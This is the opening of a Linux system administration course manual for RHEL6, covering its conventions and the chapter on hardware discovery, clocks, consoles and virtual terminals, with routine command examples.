

# **GL615 LINUX FOR UNIX ADMINISTRATORS RHEL6**

The contents of this course and all its modules and related materials, including handouts to audience members, are copyright ©2013 Guru Labs L.C.

No part of this publication may be stored in a retrieval system, transmitted or reproduced in any way, including, but not limited to, photocopy, photograph, magnetic, electronic or other record, without the prior written permission of Guru Labs.

This curriculum contains proprietary information which is for the exclusive use of customers of Guru Labs L.C., and is not to be shared with personnel other than those in attendance at this course.

This instructional program, including all material provided herein, is supplied without any guarantees from Guru Labs L.C. Guru Labs L.C. assumes no liability for damages or legal action arising from the use or misuse of contents or details contained herein.

Photocopying any part of this manual without prior written consent of Guru Labs L.C. is a violation of federal law. This manual should not appear to be a photocopy. If you believe that Guru Labs training materials are being photocopied without permission, please email [Alert@gurulabs.com](mailto:Alert@gurulabs.com) or call 1-801-298-5227.

Guru Labs L.C. accepts no liability for any claims, demands, losses, damages, costs or expenses suffered or incurred howsoever arising from or in connection with the use of this courseware. All trademarks are the property of their respective owners.

Version: GL615S-R6-I00

## Table of Contents

<b>Chapter 1</b>			
<b>LINUX HARDWARE DISCOVERY, INTERACTION, AND CONTROL</b>			
Hardware Discovery Tools	1	Controlling Service Startup	18
Hardware and System Clock	2	Shutdown and Reboot	20
Console	3	Run Level and Kernel Information	21
Virtual Terminals	4	<b>Lab Tasks</b>	22
Serial Ports	6	1. Boot Process	23
SCSI Devices	8	2. GRUB Command Line	26
USB Configuration	9	3. Basic GRUB Security	28
Defining a Printer	12	4. Managing Services With chkconfig	31
Tape Libraries	13	5. Troubleshooting Practice: Boot Process	34
Managing Linux Device Files	14		
Kernel Hardware Info – /sys/	16	<b>Chapter 3</b>	
/sys/ Structure	18	<b>SOFTWARE MAINTENANCE</b>	1
udev	19	RPM Features	2
Kernel Modules	20	RPM Architecture	3
Configuring Kernel Components and Modules	22	Working With RPMs	4
Handling Module Dependencies	24	Querying and Verifying with rpm	5
Configuring the Kernel via /proc/	25	Updating the Kernel RPM	6
System Tools	26	Using the YUM command	7
<b>Lab Tasks</b>	28	YUM package groups	10
1. Adjusting Kernel Options	29	Configuring YUM	11
2. Configuring Print Queues	30	YUM Repositories	12
3. Introduction to Troubleshooting Labs	35	Installing Source RPM Packages	13
4. Troubleshooting Practice: Kernel Modules	39	Software Tools Comparison Matrix	15
	44	<b>Lab Tasks</b>	16
		1. Managing Software with RPM	17
		2. Creating a Custom RPM Repository	20
		3. Querying the RPM Database	23
		4. Installing Software via RPM & Source and Rebuilding SRPMs	26
		5. Using YUM	29
<b>Chapter 2</b>		<b>Chapter 4</b>	
<b>BOOT PROCESS AND SYSV INIT</b>		<b>FILESYSTEM ADMINISTRATION</b>	1
Booting Linux on PCs	1	Partitioning Disks with fdisk	2
GRUB Configuration	2	Partitioning Disks with parted	4
Boot Parameters	3	Filesystem Creation	5
/sbin/init	5	Mounting Filesystems	6
/etc/inittab	7	Filesystem Maintenance	8
/etc/rc.d/rc.sysinit	8	Resizing Filesystems	10
Runlevel Implementation	9	Swap	11
System Configuration Files	10	Configuring Disk Quotas	12
RHEL6 Configuration Utilities	12		
Typical SysV Init Script	13		
The /etc/rc.local File	14		
Managing Daemons	16		
	17		

Setting Quotas	13	Accessing Windows/Samba Shares from Linux	16
Viewing and Monitoring Quotas	14	SAN Multipathing	17
Filesystem Attributes	15	Multipath Configuration	18
Backup Software	16	Multipathing Best Practices	20
Backup Examples	17	iSCSI Architecture	22
Filesystem Creation and Management	18	Open-iSCSI Initiator Implementation	25
<b>Lab Tasks</b>	19	iSCSI Initiator Discovery	27
1. Creating and Managing Filesystems	20	iSCSI Initiator Node Administration	28
2. Hot Adding Swap	25	Mounting iSCSI Targets at Boot	30
3. Setting User Quotas	27	iSCSI Multipathing Considerations	31
4. Using tar and cpio for Backups	30	<b>Lab Tasks</b>	32
5. Using rsync and ssh for Backups	33	1. Using autofs	33
6. Using dump and restore for Backups	37	2. NFS Server Configuration	37
		3. iSCSI Initiator Configuration	42
<b>Chapter 5</b>		<b>Chapter 7</b>	
<b>LVM &amp; RAID</b>	1	<b>USER/GROUP ADMINISTRATION</b>	1
Logical Volume Management	2	User and Group Concepts	2
Implementing LVM	3	User Administration	3
Creating Logical Volumes	4	Modifying Accounts	5
Manipulating VGs & LVs	5	Group Administration	6
Advanced LVM Concepts	7	Password Aging	8
system-config-lvm	8	Default User Files	9
RAID Concepts	9	Controlling Logins	10
Array Creation with mdadm	10	System Security Services Daemon (SSSD)	11
Software RAID Monitoring	11	Manual DS Client Configuration	13
Software RAID Control and Display	12	system-config-authentication	14
LVM and RAID: Unix Tool Comparison	13	PAM Overview	15
<b>Lab Tasks</b>	14	PAM Module Types	16
1. Creating and Managing LVM Volumes	15	PAM Order of Processing	17
2. Creating and Managing a RAID-5 Array	26	PAM Control Statements	18
		pam_wheel.so	19
<b>Chapter 6</b>		pam_limits.so	20
<b>REMOTE STORAGE ADMINISTRATION</b>	1	User/Group Administration Comparison Matrix	21
Remote Storage Overview	2	<b>Lab Tasks</b>	22
Remote Filesystem Protocols	4	1. User and Group Administration	23
Remote Block Device Protocols	5	2. Using NIS for Centralized User Accounts	26
File Sharing via NFS	7	3. Using LDAP for Centralized User Accounts	30
NFSv4	8	4. Troubleshooting Practice: Account Management	34
NFS Clients	9	5. Restricting superuser access to wheel group membership	35
NFS Server Configuration	10	6. Setting Limits with the pam_limits Modules	37
Implementing NFSv4	12	7. Using pam_limits to Restrict Simultaneous Logins	41
AutoFS	13		
AutoFS Configuration	14		

<b>Chapter 8</b>			
<b>SECURITY ADMINISTRATION</b>			
Security Concepts	1	Managing Processes	8
Tightening Default Security	2	Tuning Process Scheduling	9
Security Advisories	4	Process Accounting	11
File Access Control Lists	6	Setting Resource Limits via ulimit	12
Manipulating ACLs	7	<b>Lab Tasks</b>	13
Viewing ACLs	8	1. Creating and Managing User Cron Jobs	14
Backing Up ACLs	9	2. Adding System cron Jobs	17
File Creation Permissions with umask	10	3. Using BSD Process Accounting	19
User Private Group Scheme	11		
Alternatives to UPG	12	<b>Chapter 10</b>	
TCP Wrappers Concepts	13	<b>NETWORKING</b>	1
TCP Wrappers Concepts	14	Linux Network Interfaces	2
Xinetd	15	Ethernet Hardware Tools	3
Basic Firewall Activation	16	Network Configuration with ip Command	5
Netfilter Concepts	18	Configuring Routing Tables	6
Using the iptables Command	19	IP to MAC Address Mapping with ARP	8
Common match_specs	20	Starting and Stopping Interfaces	9
Connection Tracking	21	NetworkManager	10
SELinux Security Framework	22	DNS Clients	12
SELinux Modes	23	DHCP Clients	13
SELinux Commands	25	Network Diagnostics	14
Choosing an SELinux Policy	26	Information from netstat and ss	17
SELinux Booleans	27	Managing Network-Wide Time	19
SELinux Policy Tools	28	Continual Time Sync with NTP	20
(X)INETD and Firewalls	29	Configuring NTP Clients	21
<b>Lab Tasks</b>	31	Multiple IP Addresses	23
1. User Private Groups	32	Enabling IPv6	25
2. Using Filesystem ACLs	33	Interface Bonding	27
3. Securing xinetd Services	36	Interface Bridging	29
4. Enforcing Security Policy with xinetd	45	802.1q VLANs	30
5. Securing Services with TCP Wrappers	48	Tuning Kernel Network Settings	32
6. Securing Services with Netfilter	51	Network Configuration Tools	33
7. Exploring SELinux Modes	55	<b>Lab Tasks</b>	34
8. SELinux File Contexts	60	1. Network Discovery	35
	63	2. Basic Client Networking	37
		3. NTP Client Configuration	40
		4. Multiple IP Addresses Per Network Interface	46
		5. Configuring IPv6	50
		6. Troubleshooting Practice: Networking	53
<b>Chapter 9</b>			
<b>PROCESS ADMINISTRATION</b>			
Automating Tasks	1		
at & cron Usage	2	<b>Chapter 11</b>	
Anacron	3	<b>MONITORING &amp; TROUBLESHOOTING</b>	1
Viewing Processes	4	System Status – Memory	2
	6		

System Status – I/O	3	4. Launching X Apps Automatically	35
System Status – CPU	4	5. Secure X	39
Performance Trending with sar	6	6. Troubleshooting Practice: X11	42
Troubleshooting Basics: The Process	7		
Troubleshooting Basics: The Tools	9	<b>Chapter 13</b>	
System Logging	12	<b>BIND CONCEPTS AND CONFIGURATION</b>	1
Rsyslog	14	The Domain Name Space	2
/etc/rsyslog.conf	15	Delegation and Zones	4
Log Management	16	Server Roles	5
Log Anomaly Detector	17	Resolving Names	6
strace and ltrace	18	Resolving IP Addresses	8
Common Problems	20	Basic BIND Administration	10
Troubleshooting Incorrect File Permissions	21	Configuring the Resolver	11
Inability to Boot	22	Testing Resolution	12
Typos in Configuration Files	23	rndc Key Configuration	14
Corrupt Filesystems	24	BIND Configuration Files	16
RHEL6 Rescue Environment	25	named.conf Syntax	17
Process Tools	26	named.conf Options Block	19
<b>Lab Tasks</b>	27	Creating a Site-Wide Cache	21
1. Setting up a Full Debug Logfile	28	Zones In named.conf	22
2. Remote Syslog Configuration	30	Zone Database File Syntax	24
3. Recovering Damaged MBR	33	SOA – Start of Authority	25
		A & PTR – Address & Pointer Records	27
<b>Chapter 12</b>		NS – Name Server	28
<b>THE X WINDOW SYSTEM</b>	1	CNAME & MX – Alias & Mail Host	29
X Modularity	2	Abbreviations and Gotchas	30
X.Org Drivers	3	\$GENERATE, \$ORIGIN, and \$INCLUDE	32
Configuring X Manually	4	<b>Lab Tasks</b>	34
Automatic X Configuration	5	1. Configuring a Slave Name Server	35
The X11 Protocol and Display Names	6	2. Use rndc to Control named	41
Display Managers and Graphical Login	7	3. Configuring BIND Zone Files	43
Starting X Apps Automatically	9		
X Access Control	11	<b>Chapter 14</b>	
Remote X Access (historical/insecure approach)	13	<b>OPENLDAP</b>	1
Remote X Access (modern/secure approach)	15	OpenLDAP: Server Architecture	2
XDMCP	17	OpenLDAP: Backends	3
Remote Graphical Access With VNC and RDP	19	OpenLDAP: Replication	4
Specialized X Servers	20	OpenLDAP: Configuration Options	5
Enabling the Graphical User Interface	21	OpenLDAP: Configuration Sections	6
<b>Lab Tasks</b>	22	OpenLDAP: Global Parameters	7
1. Remote X with XDMCP	23	OpenLDAP: Database Parameters	9
2. Configure X Security	26	OpenLDAP Server Tools	11
3. Configure a VNC Server	30	OpenLDAP Client Tools	12

LDIF: LDAP Data Interchange Format	14	<b>Chapter 17</b>	
Enabling LDAP-based Login	16	<b>THE SQUID PROXY SERVER</b>	1
System Security Services Daemon (SSSD)	18	Squid Overview	2
<b>Lab Tasks</b>	20	Squid File Layout	3
1. Building An OpenLDAP Server	21	Squid Access Control Lists	4
2. Enabling TLS For An OpenLDAP Server	26	Applying Squid ACLs	5
3. Enabling LDAP-based Logins	29	Tuning Squid & Configuring Cache Hierarchies	7
		Bandwidth Metering	8
<b>Chapter 15</b>		Monitoring Squid	9
<b>USING VSFTPD AND APACHE</b>	1	Proxy Client Configuration	10
vsftpd	2	<b>Lab Tasks</b>	12
Anonymous FTP with vsftpd	3	1. Installing and Configuring Squid	13
Configuring vsftpd	4	2. Squid Cache Manager CGI	16
HTTP Operation	6	3. Proxy Auto Configuration	18
Apache Architecture	8	4. Configure a Squid Proxy Cluster	20
Apache Configuration Files	10		
httpd.conf – Server Settings	11	<b>Chapter 18</b>	
httpd.conf – Main Configuration	12	<b>SAMBA CONCEPTS AND CONFIGURATION</b>	1
httpd.conf – VirtualHost Configuration	13	Introducing Samba	2
Virtual Hosting DNS Implications	14	Samba Daemons	3
Dynamic Shared Objects	15	NetBIOS and NetBEUI	4
Adding Modules to Apache	16	Accessing Windows/Samba Shares from Linux	5
Apache Logging	17	Samba Utilities	6
Log Analysis	18	Samba Configuration Files	8
<b>Lab Tasks</b>	19	The smb.conf File	9
1. Configuring vsftpd	20	Mapping Permissions and ACLs	11
2. Apache Architecture	25	Mapping Linux Concepts	12
3. Apache Content	28	Mapping Case Sensitivity	13
4. Configuring Virtual Hosts	30	Sharing Home Directories	14
		Sharing Printers	15
<b>Chapter 16</b>		Share Authentication	16
<b>APACHE SECURITY</b>	1	Share-Level Access	17
Delegating Administration	2	User-Level Access	18
Directory Protection	3	Mapping Users	19
Directory Protection with AllowOverride	5	Samba Account Database	20
Common Uses for .htaccess	6	User Share Restrictions	22
Symmetric Encryption Algorithms	7	<b>Lab Tasks</b>	23
Asymmetric Encryption Algorithms	8	1. Samba Share-Level Access	24
Digital Certificates	9	2. Samba User-Level Access	31
SSL Using mod_ssl.so	10	3. Samba Group Shares	35
<b>Lab Tasks</b>	11	4. Configuring Samba	42
1. Using .htaccess Files	12	5. Samba Home Directory Shares	46
2. Using SSL Certificates with Apache	16		

<b>Chapter 19</b>		
<b>POSTFIX</b>	1	
Postfix Features	2	
Postfix Components	3	
Postfix Configuration	4	
master.cf	6	
main.cf	7	
Postfix Map Types	8	
Postfix Pattern Matching	9	
Virtual Domains	10	
Postfix Mail Filtering	11	
Configuration Commands	12	
Management Commands	13	
Postfix Logging	14	
SMTP AUTH Server and Relay Control	15	
SMTP AUTH Clients	16	
TLS Server Configuration	17	
Postfix Client Configuration for TLS	19	
Ensuring TLS Security	20	
<b>Lab Tasks</b>	21	
1. Configuring Postfix	22	
2. Postfix Network Configuration	27	
3. Postfix Virtual Host Configuration	31	
4. Postfix SMTP AUTH Configuration	35	
5. Postfix STARTTLS Configuration	40	
 <b>Chapter 20</b>		
<b>MAIL SERVICES AND RETRIEVAL</b>	1	
Procmail	2	
SpamAssassin	4	
Accessing Email	6	
The IMAP4 Protocol	7	
Cyrus IMAP/POP3 Server	8	
Cyrus IMAP MTA Integration	10	
Cyrus Mailbox Administration	12	
<b>Lab Tasks</b>	14	
1. Configuring Procmail & SpamAssassin	15	
2. Configuring Cyrus IMAP	22	
 <b>Chapter 21</b>		
<b>INSTALLING RHEL6</b>	1	
Anaconda: An Overview	2	
Anaconda: Booting the System	4	
		5
		6
		7
		8
		9
		10
		12
		19
		20
		28

## Typographic Conventions

The fonts, layout, and typographic conventions of this book have been carefully chosen to increase readability. Please take a moment to familiarize yourself with them.

### A Warning and Solution

A common problem with computer training and reference materials is the confusion of the numbers "zero" and "one" with the letters "oh" and "ell". To avoid this confusion, this book uses a fixed-width font that makes each letter and number distinct.

### Typefaces Used and Their Meanings

The following typeface conventions have been followed in this book:

**fixed-width normal** ⇒ Used to denote file names and directories. For example, the `/etc/passwd` file or `/etc/sysconfig/directory`. Also used for computer text, particularly command line output.

**fixed-width italic** ⇒ Indicates that a substitution is required. For example, the string `stationX` is commonly used to indicate that the student is expected to replace `X` with his or her own station number, such as `station3`.

**fixed-width bold** ⇒ Used to set apart commands. For example, the `sed` command. Also used to indicate input a user might type on the command line. For example, `ssh -X station3`.

**fixed-width bold italic** ⇒ Used when a substitution is required within a command or user input. For example, `ssh -X stationX`.

**fixed-width underlined** ⇒ Used to denote URLs. For example, `http://www.gurulabs.com/`.

**variable-width bold** ⇒ Used within labs to indicate a required student action that is not typed on the command line.

Occasional variations from these conventions occur to increase clarity. This is most apparent in the labs where bold text is only used to indicate commands the student must enter or actions the student must perform.

The number  
"zero".

The letter  
"oh".

The number  
"one".

The letter  
"ell".



# Typographic Conventions

## Terms and Definitions

The following format is used to introduce and define a series of terms:

- deprecate** ⇒ To indicate that something is considered obsolete, with the intent of future removal.
- frob** ⇒ To manipulate or adjust, typically for fun, as opposed to tweak.
- grok** ⇒ To understand. Connotes intimate and exhaustive knowledge.
- hork** ⇒ To break, generally beyond hope of repair.
- hosed** ⇒ A metaphor referring to a Cray that crashed after the disconnection of coolant hoses. Upon correction, users were assured the system was rehosed.
- mung (or munge)** ⇒ Mash Until No Good: to modify a file, often irreversibly.
- troll** ⇒ To bait, or provoke, an argument, often targeted towards the newbie. Also used to refer to a person that regularly trolls.
- twiddle** ⇒ To make small, often aimless, changes. Similar to frob.

When discussing a command, this same format is also used to show and describe a list of common or important command options. For example, the following **ssh** options:

- X** ⇒ Enables X11 forwarding. In older versions of OpenSSH that do not include **-Y**, this enables trusted X11 forwarding. In newer versions of OpenSSH, this enables a more secure, limited type of forwarding.
- Y** ⇒ Enables trusted X11 forwarding. Although less secure, trusted forwarding may be required for compatibility with certain programs.

## Representing Keyboard Keystrokes

When it is necessary to press a series of keys, the series of keystrokes will be represented without a space between each key. For example, the following means to press the "j" key three times: **j j j**

When it is necessary to press keys at the same time, the combination will be represented with a plus between each key. For example, the following means to press the "ctrl," "alt," and "backspace" keys at the same time:

**Ctrl + Alt + Backspace**. Uppercase letters are treated the same: **Shift + A**

## Line Wrapping

Occasionally content that should be on a single line, such as command line input or URLs, must be broken across multiple lines in order to fit on the page. When this is the case, a special symbol is used to indicate to the reader what has happened. When copying the content, the line breaks should not be included. For example, the following hypothetical PAM configuration should only take two actual lines:

```
password required /lib/security/pam_cracklib.so retry=3,
    type= minlen=12 dcredit=2 ucredit=2 lcredit=0 ocredit=2
password required /lib/security/pam_unix.so use_authtok
```

## Representing File Edits

File edits are represented using a consistent layout similar to the unified **diff** format. When a line should be added, it is shown in bold with a plus sign to the left. When a line should be deleted, it is shown struck out with a minus sign to the left. When a line should be modified, it is shown twice. The old version of the line is shown struck out with a minus sign to the left. The new version of the line is shown below the old version, bold and with a plus sign to the left. Unmodified lines are often included to provide context for the edit. For example, the following describes modification of an existing line and addition of a new line to the OpenSSH server configuration file:

File: /etc/ssh/sshd_config	
	#LoginGraceTime 2m
-	<del>#PermitRootLogin yes</del>
+	<b>PermitRootLogin no</b>
+	<b>AllowUsers sjansen</b>
	#StrictModes yes

Note that the standard file edit representation may not be used when it is important that the edit be performed using a specific editor or method. In these rare cases, the editor specific actions will be given instead.

# Lab Conventions

## Lab Task Headers

Every lab task begins with three standard informational headers: "Objectives," "Requirements," and "Relevance". Some tasks also include a "Notices" section. Each section has a distinct purpose.

**Objectives** ⇒ An outline of what will be accomplished in the lab task.

**Requirements** ⇒ A list of requirements for the task. For example, whether it must be performed in the graphical environment, or whether multiple computers are needed for the lab task.

**Relevance** ⇒ A brief example of how concepts presented in the lab task might be applied in the real world.

**Notices** ⇒ Special information or warnings **needed** to successfully complete the lab task. For example, unusual prerequisites or common sources of difficulty.

## Command Prompts

Though different shells, and distributions, have different prompt characters, examples will use a \$ prompt for commands to be run as a normal user (like guru or visitor), and commands with a # prompt should be run as the root user. For example:

```
$ whoami
guru
$ su -
Password: password
# whoami
root
```

Occasionally the prompt will contain additional information. For example, when portions of a lab task should be performed on two different stations (always of the same distribution), the prompt will be expanded to:

```
stationX$ whoami
guru
stationX$ ssh root@stationY
root@stationY's password: password
stationY# whoami
root
```

## Variable Data Substitutions

In some lab tasks, students are required to replace portions of commands with variable data. Variable substitution are represented using italic fonts. For example, *X* and *Y*.

Substitutions are used most often in lab tasks requiring more than one computer. For example, if a student on station4 were working with a student on station2, the lab task would refer to station*X* and station*Y*

```
stationX$ ssh root@stationY
```

and each would be responsible for interpreting the *X* and *Y* as 4 and 2.

```
station4$ ssh root@station2
```

## Truncated Command Examples

Command output is occasionally omitted or truncated in examples. There are two type of omissions: complete or partial.

Sometimes the existence of a command's output, and not its content, is all that matters. Other times, a command's output is too variable to reliably represent. In both cases, when a command should produce output, but an example of that output is not provided, the following format is used:

```
$ cat /etc/passwd
... output omitted ...
```

In general, at least a partial output example is included after commands. When example output has been trimmed to include only certain lines, the following format is used:

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
... snip ...
clints:x:500:500:Clint Savage:/home/clints:/bin/zsh
... snip ...
```

# Lab Conventions

## Distribution Specific Information

This courseware is designed to support multiple Linux distributions. When there are differences between supported distributions, each version is labeled with the appropriate base strings:

**R** ⇒ Red Hat Enterprise Linux (RHEL)  
**S** ⇒ SUSE Linux Enterprise Server (SLES)  
**U** ⇒ Ubuntu

The specific supported version is appended to the base distribution strings, so for Red Hat Enterprise Linux version 6 the complete string is: R6.

Certain lab tasks are designed to be completed on only a sub-set of the supported Linux distributions. If the distribution you are using is not shown in the list of supported distributions for the lab task, then you should skip that task.

Certain lab steps are only to be performed on a sub-set of the supported Linux distributions. In this case, the step will start with a standardized string that indicates which distributions the step should be performed on. When completing lab tasks, skip any steps that do not list your chosen distribution. For example:

- 1) <sup>[R4]</sup> *This step should only be performed on RHEL4.*  
Because of a bug in RHEL4's Japanese fonts...

Sometimes commands or command output is distribution specific. In these cases, the matching distribution string will be shown to the left of the command or output. For example:


```
$ grep -i linux /etc/*-release | cut -d: -f2
[R6] Red Hat Enterprise Linux Server release 6.0 (Santiago)
[S11] SUSE Linux Enterprise Server 11 (i586)
```

## Action Lists

Some lab steps consist of a list of conceptually related actions. A description of each action and its effect is shown to the right or under the action. Alternating actions are shaded to aid readability. For example, the following action list describes one possible way to launch and use **xkill** to kill a graphical application:



Open the "Run Application" dialog.



Launch **xkill**. The cursor should change, usually to a skull and crossbones.

Click on a window of the application to kill.

Indicate which process to kill by clicking on it. All of the application's windows should disappear.

## Callouts

Occasionally lab steps will feature a shaded line that extends to a note in the right margin. This note, referred to as a "callout," is used to provide additional commentary. This commentary is never necessary to complete the lab successfully and could in theory be ignored. However, callouts do provide valuable information such as insight into why a particular command or option is being used, the meaning of less obvious command output, and tips or tricks such as alternate ways of accomplishing the task at hand.

```
[S10] $ sux -
      Password: password
      # xclock
```

- On SLES10, the sux command copies the MIT-MAGIC-COOKIE-1 so that graphical applications can be run after switching to another user account. The SLES10 su command did not do this.

EVALUATION COPY

Unauthorized reproduction or distribution is prohibited.

## Content

Hardware Discovery Tools .....	2
Hardware and System Clock .....	3
Console .....	4
Virtual Terminals .....	6
Serial Ports .....	8
SCSI Devices .....	9
USB Configuration .....	12
Defining a Printer .....	13
Tape Libraries .....	14
Managing Linux Device Files .....	16
Kernel Hardware Info – /sys/ .....	18
/sys/ Structure .....	19
udev .....	20
Kernel Modules .....	22
Configuring Kernel Components and Modules .....	24
Handling Module Dependencies .....	25
Configuring the Kernel via /proc/ .....	26
System Tools .....	28
<b>Lab Tasks</b> .....	29
1. Adjusting Kernel Options .....	30
2. Configuring Print Queues .....	35
3. Introduction to Troubleshooting Labs .....	39
4. Troubleshooting Practice: Kernel Modules .....	44

## Chapter

# 1

## LINUX HARDWARE DISCOVERY, INTERACTION, AND CONTROL

## Hardware Discovery Tools

### Manual discovery of hardware

- **dmesg**
- **/var/log/dmesg**
- **/proc/** and **/sys/**
- **lspci**, **lshal**, **lsscsi**, and **lsusb**
- **dmidecode**, **biosdecode**

### Detecting New Hardware Manually

As the Linux kernel loads, it scans for hardware and then loads drivers to initialize and support the detected hardware. Examining kernel boot messages is a good way to see what hardware has been detected. You can view the current kernel messages at any time with the **dmesg** command. A copy of the kernel messages is made near the end of the boot sequence and stored so it can be examined long after the in memory messages have been overwritten.

Boot time kernel messages are kept in **/var/log/dmesg**.

### The **/proc/** Virtual Filesystem

The running kernel exports details about detected hardware in the **/proc/** and **/sys/** filesystems. You can use the **cat** command to display the contents of the files in these filesystems. Files and directories in **/proc/** pertaining to hardware that may be useful include: **cpuinfo**, **dma**, **interrupts**, **iomem**, **meminfo**, **bus**, **bus/usb/**, **ide/sdX/\***.

In many cases, utilities exist that can extract the same information out of the files in **/proc/** and display it in a more human readable fashion. For example, instead of trying to read the raw data shown in the **/proc/bus/pci/** and **/proc/bus/usb/** directories, you can use the **lspci** and **lsusb** commands. The output of these commands is easier to read and both commands support several levels of verbosity.

### Hardware Abstraction Layer

The **lshal** command displays the HAL database and can be useful to obtain details such as the system BIOS version or serial numbers:

```
$ lshal | egrep 'system\.(firmware|hardware)'  
system.firmware.release_date = '04/29/2008' (string)  
system.firmware.version = '2.3.1' (string)  
system.hardware.uuid = '4446C-5196-1044-8062-B14633' (string)  
... snip ...
```

### Interpreting BIOS DMI Data

Information stored in CMOS by the BIOS often contains low-level details about system hardware. Dump the data stored by the BIOS in human readable format with the **dmidecode**, or **biosdecode** commands:

```
# dmidecode | sed -n '/Memory Device/,//p' |  
    egrep '^[[[:space:]]]*S(ize|peed|erial)'  
Size: 2048 MB  
Speed: 667 MHz (1.5 ns)  
Serial Number: ED1E3C43
```

## Hardware and System Clock

### Hardware clock vs. system clock

- `hwclock`
- `date`

### Manipulating the Hardware and System Clocks

The hardware clock is usually connected to a small battery that allows it to continue to function even when the rest of the system is turned off or disconnected from external power sources.

Functions within the Linux kernel rely on the system clock that is provided by the kernel instead of the hardware clock. Examples of operations that make use of the system clock include: file creation and modification timestamps and log file timestamps.

When the system boots, the hardware clock can be used to seed the system clock with its initial value. During extended operation, the values of the hardware and system clock can drift apart. In this case, it may be necessary to re-seed the system clock value from the hardware clock or vice versa (depending on which of the two clocks is diverging from the true time).

The **hwclock** command is the primary way of interacting with the hardware clock. The following examples illustrate its usage:

```
# hwclock --systohc
# hwclock --set --date "12/30/2006 16:52 MST"
# hwclock --show
Sat 30 Dec 2006 12:52:40 AM MST -0.534333 seconds
```

The **date** command is the primary way of interacting with the system clock. In addition to being able to set the system clock, the **date** command has extreme configurability in the output format it uses to display the current system date and time. The following examples

illustrate its usage:

```
# date --set "Tue May 10 20:03:30 MDT 2005"
Tue May 10 20:03:30 MDT 2005
# date +%x
05/10/05
# date "+%A, %B the %eth"
Tuesday, May the 10th
# echo "$(date +%s) seconds have passed since the Linux Epoch"
1115773238 seconds have passed since the Linux Epoch
```

## Console

### Drivers

- system driver
- frame-buffer drivers

### Device Files

#### Serial Console

#### Console Log Levels

## Console Drivers

The Linux system console can use either the standard VGA driver, or a video chipset specific modular frame buffer driver. The VGA driver is always present in the kernel and will bind automatically (become active) to the console if no other driver is loaded. Chipset specific frame buffer drivers can be loaded by passing the **video=driver\_name** option to the kernel on boot. Alternatively, the **vgacon** or **vesafb** drivers (which support all the standard VGA and VESA video modes respectively) can be configured by passing the **vga=video\_mode|ask** argument to the kernel.

If a frame buffer device is in use, the kernel will display the Tux penguin on boot. To determine exactly which driver is in use, view the values exported in `/sys/` as shown in the following example:

```
[host_using_system_driver]
# cat /sys/class/vtconsole/vtcon0/name
(S) VGA+
```

```
[host_using-vesafb_driver]
# cat /proc/cmdline
ro root=LABEL=/ vga=31b
# cat /sys/class/vtconsole/vtcon0/name
(S) dummy device
# cat /sys/class/vtconsole/vtcon1/name
(M) frame buffer device
```

## Console Device File

The `/dev/console` character device is managed by the kernel and by default will point to the currently active TTY. Kernel messages are sent to `/dev/console` with the intent that the user at the physical console will see the messages (regardless of which specific virtual console is currently active). Instead of the default behavior, the console can be set to point to either a specific TTY or a serial port. For example, to have console messages always sent to the first virtual terminal pass **console=tty1** as a kernel argument. When in a graphical X session, console messages can be seen by running **xconsole**.

### Serial Console

The kernel has support for running a serial console. Full documentation is found in the `/usr/share/doc/kernel-doc*/Documentation/kernel-parameters.txt` file. For example, to enable both a local TTY and serial console, pass the following kernel arguments through the bootloader: **console=tty0 console=ttyS0,19200n8**. Kernel messages would then be logged to both.

When a serial console is enabled, it is also common to modify GRUB and **init** to use the same serial port for interaction and login. This is done by making the following additions:



File: /boot/grub/grub.conf

```
- splashimage=(hd0,0)/grub/splash.xpm.gz
  hiddenmenu
+ serial --unit=1 --speed=19200
+ terminal --timeout=8 console serial
```

On RHEL6, **agetty** will automatically launch a serial console if a serial console was specified as the last console on the kernel command line. This is done via a **udev** helper, Upstart, and /etc/init/serial.conf.

## Network Console

The kernel has support for running a network console. This can be useful to capture kernel messages, (especially when troubleshooting kernel crashes). Assuming the kernel was built with the CONFIG\_NETCONSOLE option, pass the **netconsole=[src\_port]@[src\_ip]/[device],[dst\_port]@dst\_ip/[dst\_mac]** argument to the kernel on boot. Optionally, if support has been built as a module, netconsole support can be started at any time by loading the kernel module and passing the needed options as shown in this example:

```
# modprobe netconsole "netconsole=8000@10.100.0.3/eth0,514@10.100.0.4/00:1B:21:24:F8:CB"
```

## Console Log Levels

Kernel code can emit messages to the system console using the kernel **printk()** function. The /proc/sys/kernel/printk file holds four numeric values related to which kernel messages are sent to the console, (see **proc(5)**). These can be changed by writing new values to the file, or via the **sysctl** command, (**kernel.printk** boolean). To view the current values, run either of the following:

```
$ cat /proc/sys/kernel/printk
3      4      1      7
$ sysctl kernel.printk
kernel.printk = 3      4      1      7
```

The meaning of the four values left to right, as given below top to bottom, are:

**Console Log Level** ⇒ messages with a higher priority than this value will be printed to the console

**Default Message Log Level** ⇒ messages without a priority will be

printed with this priority

**Minimum Console Log Level** ⇒ minimum (highest priority) value that the Console Log Level can be set to

**Default Console Log Level** ⇒ default value for Console Log Level

An alternative, easy way, to set the console log level is with the **dmesg -n level** command. For debugging, you can cause all kernel messages to be displayed on the console with timestamps by passing the **ignore\_loglevel** and **time** arguments on boot.

## Virtual Terminals

Although `/dev/console` is the primary device file associated with the system console, writes to the device are typically redirected to another device (such as a specific virtual terminal or serial device). Virtual terminals are full-screen TTY devices on the system video monitor. Up to 63 TTYs are supported corresponding to device files `/dev/tty[1-63]`. The `/dev/tty0` file is special and points to whichever TTY is currently active. Under normal operation, the `init` program starts a login on the first 6 TTYs. Programs can direct output to unused TTYs. For example:

```
# tail -f /var/log/messages > /dev/tty12 &
```

The current contents (text minus any attributes) of each virtual terminal can be read via the `/dev/vcs[1-x]` file. The contents of the currently active virtual terminal can be read via `/dev/vcs`. To see text plus attributes, use `/dev/vcsa[X]`. For example:

```
# cat /dev/vcs
station1 login:
```

## Switching Virtual Terminals

The first twelve TTYs can be accessed by pressing `Alt+F1` through `Alt+F12` respectively (when in X, `Ctrl` is also necessary). Optionally, using `Alt+←` or `Alt+→` works when not in X and can be used to access high numbered terminals (moving sequentially from one terminal to the next). Finally, the `chvt vt_num` command will switch to the specified virtual terminal.

## Virtual Terminals

### Device Files

- `/dev/tty`
- `/dev/vcs`

### Switching

### Opening, Closing, and Locking

### Scrolling

### Common Changes

- font
- keymaps
- screen blanking

## Opening, Closing, and Locking Virtual Terminals

Additional TTYs can be started with the `openvt` command and kernel resources associated with a TTY can be freed with the `deallocvt` command. For security, the current virtual console (default), or all virtual consoles, can be locked with the `vlock` command. The following demonstrates these commands:

```
Ctrl+Alt+F5
station1 login: root
